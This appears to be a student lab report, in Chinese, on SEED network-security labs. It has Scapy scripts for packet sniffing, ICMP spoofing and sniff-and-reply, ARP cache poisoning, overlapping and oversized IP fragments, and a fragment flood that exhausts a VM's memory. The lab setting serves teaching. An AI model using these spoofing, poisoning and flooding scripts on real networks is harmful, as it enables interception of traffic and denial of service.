

**I．Packet Sniffing and Spoofing Lab**


**Task1.1A：**

使用root权限运行test1.py，开始捕捉报文，打开另一个终端对[www.baidu.com](http://www.baidu.com)进行ping操作，获得报文内容如下：






不使用root运行test1.py，直接出现权限不够的报错，说明scapy正常运行需要root权限：




**Task1.1B：**

（1）只抓取ICMP报文：

Task1.1A中的代码即为只抓取ICMP报文的代码，其中：filter=‘icmp’即为过滤规则。root运行test1.py，并尝试访问seedsecuritylabs.org。



观察到抓取的报文如下，依然全部为ICMP报文，得证。

  
（2）TCP & 特定ip & 23端口

代码如下，对filter参数进行修改：

#!/usr/bin/python3



from scapy.all import \*

def print\_pkt(pkt):


pkt.show()

pkt=sniff(filter = ip src 192.168.19.2 and tcp and dst port 23,prn=print\_pkt

因为端口要求为23，所以尝试对任意主机进行telnet，这里对host进行尝试连接，从wireshark中可以看出存在符合要求的报文：



root运行test2.py，成功抓取到报文，其他情况下均没有报文内容显示：



（3）捕获去往或来自某一子网的报文，非本子网：

#!/usr/bin/python3


from scapy.all import \*

def print\_pkt(pkt):

pkt.show()

pkt=sniff(filter='net 128.230',prn=print\_pkt)

尝试访问seedsecuritylabs.org，成功捕获到去往128.230.0.0/16子网的报文：



**Task1.2：**

修改后代码如下，加粗部分为替换源ip地址为192.168.19.111（虚构的地址），以欺骗ip为192.168.19.142的ubuntu虚拟机：

#!/usr/bin/python3

from scapy.all import \*

a = IP()

**a.src='192.168.19.111'**


a.dst ='192.168.19.142'

b = ICMP()


p = a/b

send(p)

在seed虚拟机中转可见该报文成功发出：



在ip为192.168.19.142的ubuntu虚拟机中抓包，可见它能够收到seed传来的报文并且通过ARP询问谁是192.168.19.111：



**Task1.3：**

代码如下：


#!/usr/bin/python3

from scapy.all import \*

for i in range(1,32):

send(IP(dst="www.seu.edu.cn",ttl=i)/ICMP())


以www.seu.edu.cn为例进行距离测量，通过wireshark抓包可知距离为8跳：



**Task1.4：**

取三个虚拟机，虚拟机A：192.168.19.142，虚拟机B：192.168.19.143，虚拟机X：192.168.19.138。

首先让A ping X，结果显示能够ping通。



先尝试用虚拟机B捕获ICMP报文，此时B中code如下：

#!/usr/bin/python3


from scapy.all import \*

def print\_pkt(pkt):

pkt.show()

pkt=sniff(filter='icmp',prn=print\_pkt)

如下图显示，用A ping X 的同时运行B中的code，能够成功捕获A发往X的ICMP报文：



再尝试伪造报文，虚拟机B中的伪造代码如下：


from scapy.all import \*


def print\_pkt(pkt):


send(IP(src=pkt[IP].dst,dst=pkt[IP].src)/ICMP(type="echo-reply",code =0,id=pkt[ICMP].id,seq = pkt[ICMP].seq))

pkt = sniff(filter='icmp[icmptype] == icmp-echo', prn=print\_pkt)

关闭虚拟机X，运行伪造应答报文的代码，再次使用虚拟机A ping虚拟机X，可见A发出6次请求均收到了假的X虚拟机（虚拟机B）的回应，B中的程序发出了对应的6个应答报文，实验成功：







**II．ARP Cache Poisoning Attack Lab**

**Task1A：**

虚拟机M的代码如下：

#!/usr/bin/python3

from scapy.all import \*


E = Ether(src='00:0c:29:1c:41:c3',dst='FF:FF:FF:FF:FF:FF')

A=ARP(op=1,hwsrc='00:0c:29:1c:41:c3',psrc='192.168.19.138',hwdst='00:00:00:00:00:00',pdst='192.168.19.142')

pkt = E/A

sendp(pkt)

检查虚拟机A的ARP缓存表，发现192.168.19.138对应的MAC地址已被换成虚拟机M的MAC地址，因此第一种方法有效：



**Task1B：**

首先重新使A获得正确的ARP缓存，随后运行虚拟机M代码如下：

#!/usr/bin/python3

from scapy.all import \*


E = Ether(src='00:0c:29:1c:41:c3',dst='00:0c:29:56:0c:82')

A=ARP(op=2,hwsrc='00:0c:29:1c:41:c3',psrc='192.168.19.138',hwdst='00:0c:29:56:0c:82',pdst='192.168.19.144')

pkt = E/A

sendp(pkt)

如图可知，虚拟机B的ip地址192.168.19.138在A的ARP缓存中对应的MAC地址变为了M的MAC地址，因此此方法可行：



**Task1C：**

虚拟机M的代码为：

#!/usr/bin/python3


from scapy.all import \*

E = Ether(src='00:0c:29:1c:41:c3',dst='ff:ff:ff:ff:ff:ff')


A = ARP(hwsrc='00:0c:29:1c:41:c3',psrc='192.168.19.138',hwdst='ff:ff:ff:ff:ff:ff',pdst='192.168.19.138')

pkt = E/A

sendp(pkt)



运行M的code后，A中B对应的MAC变为了M的MAC地址，因此此方法成功：



**III.** **IP/ICMP Attacks Lab**

**Task1.a：**

三次分片的代码如下：

#!/usr/bin/python3

from scapy.all import \*

//第一分片

ip = IP(src="192.168.19.143", dst="192.168.19.144",id=1000,frag=0,flags=1)

udp = UDP(sport=7070, dport=9090,len=104,chksum=0)

payload = 'A' \* 32

pkt = ip/udp/payload

send(pkt, verbose=0)

//第二分片

ip = IP(src="192.168.19.143", dst="192.168.19.144",id=1000,frag=5,flags=1,proto=17)

payload = 'B' \* 32

pkt = ip/payload

send(pkt, verbose=0)

//第三分片

ip = IP(src="192.168.19.143", dst="192.168.19.144",id=1000,frag=9,proto=17)

payload = 'C' \* 32

pkt = ip/payload

send(pkt, verbose=0)

在另一台虚拟机上使用Wireshark进行抓包，可看到分别发过来的三个分片。



接收到的报文内容如下：



**Task1.b：**

首先设K=8。

（1）实验一：overlapping

代码如下，其中第二个分片的frag参数从5改为4，第二分片长度变为32+8=40：

#!/usr/bin/python3

from scapy.all import \*

ip = IP(src="192.168.19.143", dst="192.168.19.144",id=1000,frag=0,flags=1)

udp = UDP(sport=7070, dport=9090,len=104,chksum=0)

payload = 'A' \* 32

pkt = ip/udp/payload

send(pkt, verbose=0)

ip = IP(src="192.168.19.143", dst="192.168.19.144",id=1000,frag=4,flags=1,proto=17)

payload = 'B' \* 40

pkt = ip/payload

send(pkt, verbose=0)

ip = IP(src="192.168.19.143", dst="192.168.19.144",id=1000,frag=9,proto=17)

payload = 'C' \* 32


pkt = ip/payload

send(pkt, verbose=0)

另一台虚拟机的Wireshark显示已接收到三个分片，但nc并未成功解析出报文内容：







（2）实验二：overlapping

代码如下，其中第二个分片的frag参数从5改为1，第二分片长度变为32+32=64：

#!/usr/bin/python3

from scapy.all import \*

ip = IP(src="192.168.19.143", dst="192.168.19.144",id=1000,frag=0,flags=1)

udp = UDP(sport=7070, dport=9090,len=104,chksum=0)

payload = 'A' \* 32

pkt = ip/udp/payload

send(pkt, verbose=0)

ip = IP(src="192.168.19.143", dst="192.168.19.144",id=1000,frag=1,flags=1,proto=17)

payload = 'B' \* 64

pkt = ip/payload

send(pkt, verbose=0)

ip = IP(src="192.168.19.143", dst="192.168.19.144",id=1000,frag=9,proto=17)


payload = 'C' \* 32

pkt = ip/payload

send(pkt, verbose=0)

另一台虚拟机的Wireshark显示已接收到三个分片，但nc并未成功解析出报文内容，wireshark合并报文后如下，重叠部分显示第一分片内容，不显示第二分片：





（3）实验三：交换第一分片和第二分片的传送顺序

代码如下：

#!/usr/bin/python3

from scapy.all import \*

ip = IP(src="192.168.19.143", dst="192.168.19.144",id=1000,frag=5,flags=1,proto=17)

payload = 'B' \* 32

pkt = ip/payload

send(pkt, verbose=0)

ip = IP(src="192.168.19.143", dst="192.168.19.144",id=1000,frag=0,flags=1)

udp = UDP(sport=7070, dport=9090,len=104,chksum=0)

payload = 'A' \* 32

pkt = ip/udp/payload

send(pkt, verbose=0)

ip = IP(src="192.168.19.143", dst="192.168.19.144",id=1000,frag=9,proto=17)

payload = 'C' \* 32

pkt = ip/payload

send(pkt, verbose=0)

另一台虚拟机中，Wireshark显示第一分片和第二分片的顺序的确发生了颠倒，但是因为每一个分片中都包含偏移量数据，所以nc解析出的报文内容依然正确。





**Task1.c:**


代码如下：


#!/usr/bin/python3

from scapy.all import \*

send(fragment(IP(dst="192.168.19.144")/UDP(dport=9090,chksum=0)/("X"\*60000)))

超大报文的载荷为65527，加上UDP报头和IP报头的长度后，超出65535的长度限制。





**Task1.d:**

代码如下：

#!/usr/bin/python3

from scapy.all import \*

while 1:


ip = IP(src="192.168.19.143", dst="192.168.19.144",id=1000,frag=0,flags=1)

udp = UDP(sport=7070, dport=9090,len=104,chksum=0)

payload = 'A' \* 32

pkt = ip/udp/payload

send(pkt, verbose=0)



当内存被大量占用时，感受到虚拟机出现明显卡顿，无法正常使用。